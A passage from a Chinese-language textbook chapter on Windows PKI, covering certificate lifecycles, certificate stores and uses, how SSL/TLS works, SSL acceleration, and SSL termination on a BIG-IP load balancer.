对于用户而言，独立 CA 比企业 CA 的自动程度差一些，因为它不依赖 Active Directory 的使用。默认情况下，用户只能使用网页从独立 CA 请求证书。不使用 Active Directory 的独立 CA 通常要请求证书请求者提供更完整的标志信息。独立 CA 的 CRL 可以从共享文件夹或从 Active Directory（如果有的话）获得。

证书生存周期包括下列事件。

- 安装的 CA 以及向它们颁发的证书。
- CA 颁发的证书。
- （根据需要）吊销的证书。
- 续期的或过期的证书。
- 续订的或过期的 CA 证书。

通常需要定义证书生存周期，以便要求定期续订颁发的证书。颁发的证书在吊销、过期或者颁发 CA 不可用之前，可以循环续订。每个 CA 可以通过一些证书续订进行循环颁发，直到 CA 过期。那时 CA 可由于其密钥不再可用而废止，也可使用新的密钥对再次续订。

用户需要定义满足业务目标和安全需求的证书生存周期。用户选择的生存周期取决于以下因素。

① CA 以及颁发的证书的私钥长度，通常密钥越长，支持的证书有效期限和密钥有效期限越长。

② 加密服务提供程序（CSP）提供的安全性。通常基于硬件的 CSP 比基于软件的 CSP 更不易受到攻击，因此支持的证书有效期限和密钥有效期限更长。

③ 用于加密操作的技术强度。一般而言,加密技术越难破解,所支持的证书有效期限越长。

④ 为 CA 及其私钥提供的安全性。一般而言,CA 及其私钥物理上越安全,CA 有效期限越长。

⑤ 为颁发的证书及其私钥提供的安全性。例如,智能卡上存储的私钥可以视为比本地硬盘上作文件存储的私钥更安全。

⑥ 攻击风险。攻击风险取决于用户的网络安全性、CA 信任链所保护的网络资源的价值以及启动攻击的成本。

⑦ 用户对证书用户的信任度。一般而言,信任越低,需要的生存周期和密钥有效期越短。例如,用户对临时用户的信任程度可能比对一般业务用户低,所以颁发的临时用户证书的有效期限较短,用户可能还需要对临时用户证书的续订进行更严格的控制。

⑧ 用户愿意为证书续订和 CA 续订贡献的管理努力程度。例如,要降低续订 CA 所需的管理努力,可以为证书信任层次结构指定更长、更安全的有效期限。

⑨ 用户希望 CA 和颁发的证书被信任多长时间。证书和私钥的有效期越长,安全威胁的风险和可能性越大。

⑩ 用户应该定义将业务目标与安全需求进行实际平衡的证书生存周期。过短的生存周期会导致维护生存周期所需的管理努力大量增长。过长的生存周期会增加安全威胁。

3.1.2 Windows 证书存储

Windows Server 2003 标准版、Windows Server 2003 企业版和 Windows Server 2003 数据处理中心版在需要证书的计算机或设备上存储证书,如果有用户需要通过证书访问的服务器,则在用户用来请求证书的计算机或设备上存储证书。存储位置称为证书存储区。证书存储区通常有大量证书,这些证书可能由许多不同的 CA 颁发。

可以根据颁发证书的用途或通过使用它们的逻辑存储类别,为用户、计算机或服务显示证书存储区。当按证书存储类别显示证书时,还可以选择显示物理存储区,从而显示证书存储的层次结构。

如果用户有进行证书操作的权限,则可以从证书存储区中的任何文件夹导入或导出证书。另外,如果与证书相关的私钥标记为可以导出,则可以将证书和私钥都导出。

Windows 还可以将证书发布到 Active Directory 中。在 Active Directory 中发布证书使所有具有适当权限的用户或计算机可以根据需要检索证书。

可以按用途或逻辑存储区显示证书,如表 3.1 所示。按逻辑存储区显示证书是证书的默认设置。

当用户查看逻辑存储区模式下某一证书存储区的内容时,偶尔会看到在存储区中有同一证书的两个副本。发生此情况的原因是同一证书存储在一个逻辑存储区下的不同物理存储区中。当多个物理证书存储区的内容组合成一个逻辑存储区视图时,会显示同一证书的两个实例。

表 3.1　Windows 证书逻辑存储区和用途容器

显示依据	文件夹名	内　容
逻辑存储区	个人	与用户有访问权的私钥相关的证书。这些证书已经颁发给用户，或者颁发给为用户管理证书的计算机或服务器
	可信根证书颁发机构	隐式可信 CA。包括第三方根 CA 存储区中的所有证书以及来自用户的单位和 Microsoft 的根证书。如果用户是管理员，而且想要为 Windows .NET Active Directory 域中的所有计算机将第三方 CA 证书添加到此存储区，则可以使用组策略将可信任证书分发到用户的计算机
	企业信任	证书信任列表的容器。证书信任列表提供信任来自其他单位的自签名根证书以及限制信任这些证书的机制
	中间证书颁发机构	颁发给从属 CA 的证书
	可信个人	颁发给明显可信的个人或最终实体的证书。大多数情况下，这些是自签名证书或在应用程序(如 Microsoft Outlook)中明显可信的证书
	其他人	颁发给隐式可信的个人或最终实体的证书。这些证书必须是可信证书层次结构的一部分。大多数情况下，这些证书经过缓存，用于诸如加密文件系统(EFS)之类的服务，在这些服务中，证书用于创建对加密文件进行解密的授权
	可信发布者	来自软件限制策略所信任的 CA 的证书
	不允许的证书	这些是用户已经明确决定不信任的证书，表示不信任的方式有：使用软件限制策略，或者在通过邮件或 Web 浏览器提供决定时选择不信任该证书
	第三方根证书颁发机构	来自除 Microsoft 和用户的单位之外的其他 CA 的可信根证书
	证书登记请求	待定的或已被拒绝的证书请求
	Active Directory 用户对象	与用户对象相关且在 Active Directory 中发布的证书
用途	服务器身份验证	服务器程序用来向客户端验证其自身身份的证书
	客户端身份验证	客户端程序用来向服务器验证其自身身份的证书
	代码签名	与用来对活动内容进行签名的密钥对相关的证书
	安全电子邮件	与用来对电子邮件进行签名的密钥对相关的证书
	对文件系统加密	与密钥对相关的证书，使用此密钥对，可以对 EFS 加密和解密数据时所使用的对称密钥进行加密和解密
	文件恢复	与密钥对相关的证书，使用此密钥对，可以对恢复 EFS 所加密的数据时使用的对称密钥进行加密和解密

3.1.3　证书用途

可以为各种功能颁发证书，这些功能有：Web 用户身份验证、Web 服务器身份验证、安全电子邮件(使用安全/多用途 Internet 邮件扩展——S/MIME)、Internet 协议安全(IPSec)、传输层安全性(TLS)以及代码签名。Microsoft 公司开发出许多支持证书的应用程序：例如 Outlook 和 Outlook Express、Internet 信息服务(IIS)以及 Internet Explorer

(IE)。表 3.2 列出了最常见的证书应用程序概述。

表 3.2　数字证书应用程序

应 用 程 序	使　　用
安全电子邮件	安全电子邮件客户端使用证书确保电子邮件的完整性并对电子邮件进行加密保护
安全 Web 通信	Web 服务器可以对 Web 通信的客户端进行身份验证(使用客户端证书)并提供经过加密保护的 Web 通信(使用服务器证书)
安全网站	IIS 网站可以映射客户端证书,以便对用户进行身份验证,从而控制网站访问权限
软件文件的数字签名	代码签名工具使用证书来对软件文件进行数字签名,从而提供对原始文件的保护和确保数据的完整性
本地网络智能卡身份验证	当用户登录网络时,Kerberos 登录协议可以使用智能卡上存储的证书和私钥对网络用户的身份进行验证
远程访问智能卡身份验证	当用户登录网络时,运行“路由和远程访问”服务的服务器可以使用智能卡上存储的证书和私钥对网络用户进行身份验证
IPSec 身份验证	IPSec 可以使用证书对 IPSec 通信的客户端进行身份验证
EFS 恢复代理	使用恢复代理证书,可以恢复其他用户加密的 EFS 文件

为了建立证书层次结构,证书还可以从一个 CA 颁发给另一个 CA。CA 是一个实体,负责建立和保证属于主题(通常是用户或计算机)或其他 CA 的公钥真实性。CA 的活动可以包括:通过已签名的证书将公钥绑定到识别名、管理证书序列号以及证书吊销。证书层次结构是证书的信任模型,当 CA 之间建立父子关系时,在此模型中创建证书路径。最可信的 CA 称为根颁发机构,位于证书层次结构的顶端且拥有一个自签名证书。

由于证书通常用来建立身份和为安全信息交换创建信任,所以 CA 可以向个人、设备(如计算机)和计算机上运行的服务(如 IPSec)颁发证书。

在有两个实体(如设备和人员或应用程序和服务)尝试建立身份和信任的情况下,两个实体都信任同一 CA 的事实使它们之间可以建立身份和信任的纽带。一旦证书主题已提供可信 CA 颁发的证书,则试图建立信任的实体可以继续信息交换,方法是:将证书主题的证书存储在其自己的证书存储区中,并在适用的情况下使用证书中包含的公钥对会话密钥加密,以确保证书主题的所有后续通信安全。

1. 企业中的证书用途

许多大型企业都安装有自己的 CA,并向其内部设备、服务和员工颁发证书,以创建更安全的网络环境。有的企业可能有多个 CA,这些 CA 是在引导到根 CA 的层次结构中建立的。因此,企业的员工可能在证书存储区中有各种内部 CA 颁发的证书,所有这些证书通过根 CA 的证书路径共享信任连接。

颁发给个人的证书,个人可以从商业 CA(如 VeriSign)购买证书,以便发送加密的或经过数字签名的电子邮件来保证真实性。

一旦用户购买了证书并使用它对电子邮件进行签名,则邮件收件人可以验证邮件是否在传输过程中发生了更改以及发件人是否是该用户(当然,假设邮件收件人信任为用户颁发

证书的 CA)。

2. SSL 证书

在 HTTPS(通过 SSL 的 HTTP)身份验证中使用下列两种证书。

① 服务器证书:此证书包含有关服务器(允许客户端在共享敏感信息之前标志此服务器)的信息。

② 客户端证书:此证书包含有关用户的个人信息,并向服务器标志 SSL 客户端(发件人)。

(1) 服务器证书

在可建立 SSL 连接来发送邮件之前,收件人计算机需要一个服务器证书,此证书驻留在收件人计算机的“Internet 选项”|“证书”|“证书”|“个人”存储区中。

从 CA 获取的服务器证书可以颁发给计算机的 NetBIOS 名或完整 DNS 名称。当发送 HTTPS 邮件时,邮件中指定的目标必须与收件人服务器证书中的计算机名相同。

位于收件人方的 IIS 必须将收件人的服务器证书发送给发件人,以进行身份验证。此服务器证书包含 CA 的签名、收件人的公钥、有关收件人的其他信息以及过期日期,它必须来自发件人信任的 CA。为了对收件人计算机进行身份验证,发件人验证它是否信任 CA,并对收件人的服务器证书中的签名进行确认。

当发件人计算机信任 CA(例如 VeriSign 或 Microsoft 证书服务)时,它在“Internet 选项”|“证书”|“证书”|“可信根证书颁发机构”存储区中保存来自该 CA 的证书(此证书包含 CA 签名和公钥)。

(2) 客户端证书

如果收件人的 IIS 也请求发件人的客户端证书来进行身份验证,则对于 SSL 会话来说,可能需要其他可选安全组件。客户端证书可以从可信 CA 获得,并存储在客户端的个人证书存储区中。

(3) 客户端证书映射

启用客户端证书后,可以通过将客户端包含的信息与 Windows 用户相关联的映射方法来进一步保护内容。映射是很灵活的,一对一映射将单个客户端证书映射到账户,多对一映射接受满足特定条件的众多证书。

当满足 IIS 强加的所有条件时,发件人(SSL 客户端)和收件人(SSL 服务器)创建和交换 SSL 会话密钥,此密钥用来对通过 SSL 连接发送的所有包进行加密。

3. 将证书用于代码签名

证书还可以用来验证从 Internet 下载的、从公司 Intranet 安装的或通过 CD-ROM 购买并安装在计算机上的软件代码的真实性。未签名的软件(没有有效软件发布者的证书的软件)可能对计算机和计算机上存储的信息安全构成威胁。

当使用来自可信 CA 的有效证书对软件签名时,用户知道软件代码未被篡改,可以安全地安装在计算机上。在软件安装过程中,会提示用户验证是否信任软件制造商(例如 Microsoft Corporation)。用户还可以使用提供的选项选择始终信任来自此特定软件制造商的软件内容。如果选择信任来自制造商的内容,其证书会存储到用户的证书存储区中,其

产品其他部分软件的安装可以在预定义为信任的情况下进行。

4. 将证书用于网络访问身份验证

网络管理员可以使用证书进行网络访问身份验证，因为这些证书为用户和计算机的身份验证提供了很高的安全性，并取消了基于密码且安全性低的身份验证方法。本节描述Internet验证服务(IAS)和虚拟专用网络(VPN)服务器如何使用可扩展的身份验证协议——传输层安全(EAP-TLS)、受保护的可扩展身份验证协议(PEAP)或IPSec来对许多类型的网络访问(包括VPN和无线连接)执行基于证书的身份验证。

当讨论身份验证时，服务器定义为作为TLS端点的VPN或IAS服务器。可以配置VPN服务器，以便在没有IAS的情况下执行网络访问身份验证；或者当用户在网络上有多个远程身份验证拨号用户服务(RADIUS)客户端(如VPN服务器和无线访问点)时，可以使用IAS进行身份验证。

有两个身份验证方法使用证书：EAP-TLS和PEAP。这两个方法始终使用证书进行服务器身份验证。根据使用身份验证方法配置的身份验证类型，证书可以用于用户身份验证和客户端身份验证。下面是一些网络访问身份验证的证书部署示例。

(1) 远程访问VPN连接

使用EAP-TLS作为身份验证方法的VPN服务器和VPN客户端之间的第二层隧道协议(L2TP)/IPSec或点对点隧道协议(PPTP)连接。IPSec在客户端和服务器之间使用计算机证书进行身份验证，EAP-TLS使用证书(来自智能卡或用户的本地证书存储区)进行用户身份验证。在证书的增强密钥用途(EKU)扩展中，IAS或VPN服务器证书必须包含服务器身份验证功能，客户端计算机或用户证书必须包含客户端身份验证用途。

(2) 路由器对路由器VPN连接

将EAP-TLS作为身份验证方法的服务器之间专用或按需拨号连接的L2TP/IPSec连接。两个服务器必须具有包含EKU扩展中的服务器身份验证和客户端身份验证用途的证书。

(3) IEEE 802.1X无线或切换客户端

要将PEAP-EAP-MS-CHAPv2配置为身份验证方法，需在客户端计算机上启用“验证服务器证书”选项。IAS服务器证书EKU扩展包含服务器身份验证功能，证书用于向客户端标识服务器。用户身份验证通过用户名和密码来完成。

(4) IEEE 802.1X无线或切换客户端

使用L2TP/IPSec，且将带有证书的EAP-TLS配置为身份验证方法。IAS服务器证书包含EKU扩展中的服务器身份验证功能，以便向客户端标识其自身，而客户端使用证书(来自智能卡或用户的本地证书存储区)向IAS服务器标识其自身(无线访问点配置为作为EAP验证者的IAS服务器上的RADIUS客户端)。

5. 使用证书进行L2TP/IPSec身份验证

在远程访问客户端和服务器之间尝试L2TP/IPSec连接时，首先执行计算机身份验证。当客户端与服务器之间建立了安全通道后，用户身份验证和授权尝试继续进行。

IPSec的计算机身份验证是使用预共享密钥或计算机证书执行的。推荐的身份验证方

法是使用 PKI 和证书。如果使用证书，则在基于 L2TP/IPSec 的 VPN 连接中，需要计算机证书才能在 Internet 密钥交换(IKE)协商过程中建立 IPSec 信任。

为了让运行 Windows.NET 的 VPN 服务器和运行 Windows 2000 或 Windows XP 的 VPN 客户端建立对 L2TP/IPSecVPN 连接的信任，两台计算机都必须拥有同一个可信企业根 CA 颁发的计算机证书。当两台计算机拥有并交换 IPSec 协商过程中可信任 CA 颁发的证书时，它们扩展了彼此之间的信任，建立了安全关系。

当在 VPN 客户端和服务器之间尝试 L2TP/IPSec VPN 连接时，如果 VPN 客户端证书(来自智能卡或本地计算机上的证书存储区)没有配置为具有 EKU 扩展中的客户端身份验证用途，且 VPN 服务器证书没有配置为具有 EKU 扩展中的服务器身份验证功能，则计算机身份验证会失败。IPSec 检查客户端证书的 EKU 扩展，以确定客户端身份验证用途对象标志符是否存在。如果 EKU 扩展包含客户端身份验证用途对象标志符，则 IPSec 可以使用证书进行身份验证。

虽然终止远程用户连接的 VPN 服务器只需要使用配置为具有 EKU 扩展中的服务器身份验证用途的证书，但作为与另一个 VPN 服务器进行 VPN 连接的端点则需分别启动和终止客户端和服务器来 VPN 连接。所以这些服务器上的证书必须同时包含 EKU 扩展中的服务器身份验证用途和客户端身份验证用途。另外由于自动选择证书的工作方式，同一证书中必须包含两个用途(服务器身份验证和客户端身份验证)。自动选择证书可以为 IPSec 提供连接到可信企业根 CA 的证书存储区中的任何证书，而无论证书中包含的用途是什么。如果服务器上安装了两个证书(一个包含客户端身份验证用途，另一个包含服务器身份验证用途)，则自动选择证书有可能将错误的证书用于身份验证。例如，可能需要具有客户端身份验证用途的证书，但是通过自动选择证书提供的证书包含的却是服务器身份验证用途的证书。在此情况或类似情况下，计算机身份验证将失败。

6. 基于证书的身份验证和无线客户端

对于无线客户端(带有无线网络适配器的计算设备，如便携式计算机或 PDA)，在进行身份验证时，建议使用具有 EAP-TLS 功能的 PEAP、智能卡或证书。

IEEE 802.1X 身份验证提供对 802.11 无线网络和无线以太网的已验证身份的访问。802.1X 提供对安全 EAP 类型(如使用智能卡或证书的 TLS)的支持。可以使用各种方法配置 802.1X 具有 EAP-TLS。如果在 Windows XP Professional 客户端上配置了“验证服务器证书”选项，则客户端使用服务器的证书对服务器进行身份验证。可以使用来自客户端证书存储区或智能卡的证书完成客户端计算机和用户身份验证，提供相互的身份验证。

对于无线客户端，可以使用 PEAP-EAP-MS-CHAPv2 作为身份验证方法。PEAP-EAP-MS-CHAPv2 是基于密码的用户身份验证方法，使用带有服务器证书的 TLS。在 PEAP-EAP-MS-CHAPv2 身份验证过程中，IAS 或 RADIUS 服务器提供证书，以便向客户端验证其身份(如果 Windows XP Professional 客户端上配置了“验证服务器证书”选项)。客户端计算机和用户身份使用密码完成验证，从而克服了向无线客户端计算机部署证书的一些困难。

802.1X 无线和切换客户端还可以使用 PEAP-EAP-TLS，它提供很高的安全性。PEAP-EAP-TLS 使用的 PKI 包含用于服务器身份验证的证书和用于客户端计算机和用户

身份验证的智能卡或证书。

3.1.4 Authenticode 技术

Microsoft 用于代码签名的技术称为 Authenticode。Authenticode 是客户端软件,它监视 ActiveX 控件、.cab 文件、Java 小程序或可执行文件的下载,然后向用户显示有关可能的安全问题警告。除了显示这些警告,Authenticode 还显示证书信息,例如数字签名中包括的名称、它是商业证书还是个人证书、证书过期日期。以便用户可以在继续下载之前做出更明智的决定。

Authenticode 通过在下载的文件中查找数字证书(是否缺乏)来进行工作。数字证书在进行编译时合并到 .cab 或 .ocx 文件中。证书的一部分是数字签名——独立软件供应商(ISV)的名称。包含数字签名的文件称为已签名。

如果软件的一部分已经过数字签名,则 IE 可以验证此软件是否来自命名软件的发布者且未被篡改。如果此软件通过测试,则 IE 浏览器显示一个验证证书。

当数字签名无法通过验证过程时,IE 浏览器报告签名无效的原因,询问用户是否选择继续下载。

根据数字签名的状态,可以配置 IE 浏览器以进行不同的操作。签名的状态可以是未签名的,使用有效证书来签名的,或使用无效证书来签名的。

无论是已签名或未签名的软件,可以通过配置 IE 浏览器来阻止从某一区域下载或运行软件。

但有效数字签名并不意味着软件没有问题。它只是表示软件来自用户可以选择信任的可跟踪来源,而且软件自从发布后未被篡改。同样,无效签名并不能说明软件有问题或危险,而只是警告用户存在潜在的危险和问题。

3.2 SSL 的工作原理

SSL(Secure Socket Layer)是 Netscape 公司设计的主要用于 Web 的安全传输协议。这种协议在 Web 上获得了广泛的应用。IETF(www.ietf.org)将 SSL 做了标准化,即 RFC2246,并将其称为 TLS(Transport Layer Security),从技术上讲,TLS 1.0 与 SSL 3.0 的差别非常小。

SSL 是一个介于 HTTP 协议与 TCP 之间的一个可选层,其位置大致如图 3.1 所示。

HTTP
SSL
TCP
IP

图 3.1 SSL 的位置

SSL 在 TCP 之上建立了一个加密通道,通过这一层的数据经过了加密,因此达到保密的效果。

SSL 协议分为两部分:Handshake Protocol 和 Record Protocol。其中 Handshake Protocol 用来协商密钥,协议的大部分内容就是通信双方如何利用它来安全的协商出一份密钥。Record Protocol 则定义了传输的格式。SSL 的结构是严谨的,问题一般出现在不严谨的实际应用中。常见的攻击就是 Middle in the Middle 攻击,它是指在 A 和 B 通信的同时,有第三方 C 处于信道的中间,可以完全听到 A 与 B 通信的消息,并可拦截、替换和添加这些消息。SSL 一般具有以下特点:

① SSL 可以允许多种密钥交换算法，而有些算法，如 DH 则没有证书的概念，这样 A 便无法验证 B 的公钥和身份的真实性，从而 C 可以轻易地冒充(A 或 B)，用自己的密钥与双方通信，从而窃听到别人谈话的内容。而为了防止 middle in the middle 攻击，应该采用有证书的密钥交换算法。

② 有了证书以后，如果 C 用自己的证书替换掉原有的证书之后，A 的浏览器会弹出一个提示框进行警告。

③ 由于美国密码出口的限制，IE、Netscape 等浏览器所支持的加密强度是很弱的，如果只采用浏览器自带的加密功能的话，存在被破解的可能。

SSL 使用复杂的数学公式进行数据加密和解密，这些公式的复杂性根据密码的算法强度不同而不同。高强度的计算会使多数服务器停顿，导致性能下降。多数 Web 服务器在执行 SSL 相关任务时，吞吐量会显著减少，速度比在只执行 HTTP 1.0 连接时慢 50 多倍。而且由于 SSL 复杂的认证方案和加/解密算法，SSL 消耗大量地 CPU 资源，从而造成 Web 服务器性能很大程度的下降，导致在线客户流失。

为解决这种性能上的损失，用户可以通过安装 SSL 加速器和卸载器来减少 SSL 交易中的时延。加速器通过执行一部分 SSL 处理任务来提高交易速度，同时依靠安全 Web 服务器软件完成其余的任务。卸载器承担所有 SSL 处理任务并且不需要安全 Web 服务器软件，从而使 Web 服务器可以以同样的高速度提供安全和非安全的服务。由于密钥管理和维护过程不依靠对应用软件的手工配置，因此使用卸载器效率会更高一些。多数这类设备作为网络应用被安装在机架式或小底座网络设备上，由于它们为整个网络提供加解密服务，因此设备与 Web 服务器之间的数据是未加密的。加密的数据由客户端经过 Internet 传输到一台服务器上。安装在这台服务器上的卸载器对数据进行解密并将其沿 PCI 总线直接传输到处理器。这样做的结果是宿主服务器在保证客户机与服务器之间传输数据安全性的同时，以非安全交易服务速度提供了安全交易服务。

将 SSL 设备集成到网络中很简单，第四层到第七层交换机或负载均衡设备被配置为将所有的 443 端口(HTTPS)请求改向传输到 SSL 设备。随着安全传输流容量的增加，在不增加管理负担的条件下，可以再部署其他 SSL 设备。

SSL 加速器功能已经被集成到像服务器端缓存(即所谓的“服务器加速器”)这类 Web 产品中。这种作法的主要好处是，服务器加速器进行 SSL 处理和对象提交。

3.3　SSL 基本结构的集中管理

在企业环境中，采用 SSL 协议的 Web 服务器的需求正在逐步增加，需要更加强大和有效的 SSL 基本结构。本小节阐述利用 SSL 基本结构的集中管理来减少结构的复杂性和整体成本。

3.3.1　SSL 的实施

一种 SSL 的实施是基于软件的解决方案。在这种实施中，服务器通过 SSL 与客户端连接然后在软件级别上执行加密和解密。SSL 握手实际上是客户端和服务器端协商使用哪种运算法则和密钥，是处理器的一种操作。因为执行握手过程和运行应用程序需要消耗大

量的资源，所以连接到这台服务器上的客户端的数量受到限制。如果想连接更多的客户端需要更多的性能更优的服务器。

另一种 SSL 的实施是通过添加额外独立的 SSL 加速卡实现的，例如 Roadcom Crypto NetXM 卡。SSL 通信量并不会对整个网络流量带来影响，但是它加重了处理网络流量的服务器的负担。使用加密方式通信的 Web 站点和 Web 应用程序可能会因为 Web 站点流量的增加而出现响应时间的延迟。为每个 Web 服务器增加 SSL 加速卡可以避免 Web 站点和 Web 应用程序出现这种延迟。当 SSL 协商过程被 SSL 加速卡来进行处理后可以将服务器的处理器解脱出来用于处理其他的内容和应用程序。

为了管理更高级别的流量，管理员能够将多个 Web 服务器组织成一个 Web 服务器组，如图 3.2 所示。这个组中的每个 Web 服务器必须安装有内置的加速卡以便能够提供 SSL 握手处理。这种 SSL 基本结构比基于软件方式的 SSL 或使用加速卡的单个 Web 服务器的性能要好得多，但是它也有局限性。




图 3.2　Web 服务器组示意图

3.3.2　Web 服务器组的局限性

因为许多服务器使用不同的加密技术来加密数据，因此管理这样一个 Web 服务器组会比较复杂，并且花费比较大。在一个传统的采用负载均衡的 Web 服务器阵列中，每个处理加密数据的服务器要求都有一个 SSL 加速卡和一个数字证书。数字证书是被 CA 签署的一个电子认证标志。在加密通信方面提供了身份一致性的验证。

为了从 CA 获得一个数字证书，管理员必须创建一个公钥对和 CSR，然后提交这些项目给 CA。这个过程被 Web 服务器组中的各个服务器重复进行。数字证书仅仅是在有限的时间内是有效的，当证书过期后管理员还必须重新申请获得证书。

管理这些支持 SSL 特性的服务器是耗时的，而且成本很高。技术的进步可以降低 SSL

加速卡的成本，但是仍然很昂贵。并且每次认证到期后，都必须从 CA 重新购买。这种花费成本极大的增加了采购与管理支持 SSL 特性服务器的成本。

3.3.3　将 SSL 和 BIG-IP 进行整合

一种集中且简单的管理 SSL Web 服务器组的方式是通过 Dell Power Edge Load Balancing Server-BIG-IP Powered 实现负载均衡，一般称之为 BIG-IP。BIG-IP 是一个运行有 BIG-IP 负载均衡软件的 Dell Power Edge 服务器。它通过 SSL 加速卡实现 SSL 的 Off-Loading 同时还可以实现应用层和 IP 层的负载均衡。一般作为冗余性，这个工具还提供了对关键 Web 结构的高可用性保证。

通过允许 SSL 的终结，BIG-IP 工具可以减少 Web 服务器组的管理复杂性和成本。使用 SSL 的终结，前端的 BIG-IP 加密从客户端接收的数据然后将它们发送到后端服务器。后端服务器响应这个请求后将完成的请求发送给 BIG-IP，BIG-IP 再重新解密数据然后发送给客户端。因为后台服务器并不是直接参与 SSL 的处理，它们不要求 SSL 硬件或数字证书。BIG-IP 在只有考虑冗余性时才要求 SSL 硬件和数字证书。在可测量性方面，BIG-IP 工具每秒钟最多能够管理到 800 个加密处理事务。

1. 在 Web 服务器环境中实现 BIG-IP

大多数的 BIG-IP 把前端配置成一个应用服务器阵列。这些服务器可能组成了一个数据库、cache 池、防火墙、邮件交换组、虚拟专用网络或 Web 服务器组。前端的 Web 服务器组包括了两类服务器，一类满足 SSL 的处理，另一类进行内容的解密。BIG-IP 实现的例子如图 3.3 所示。

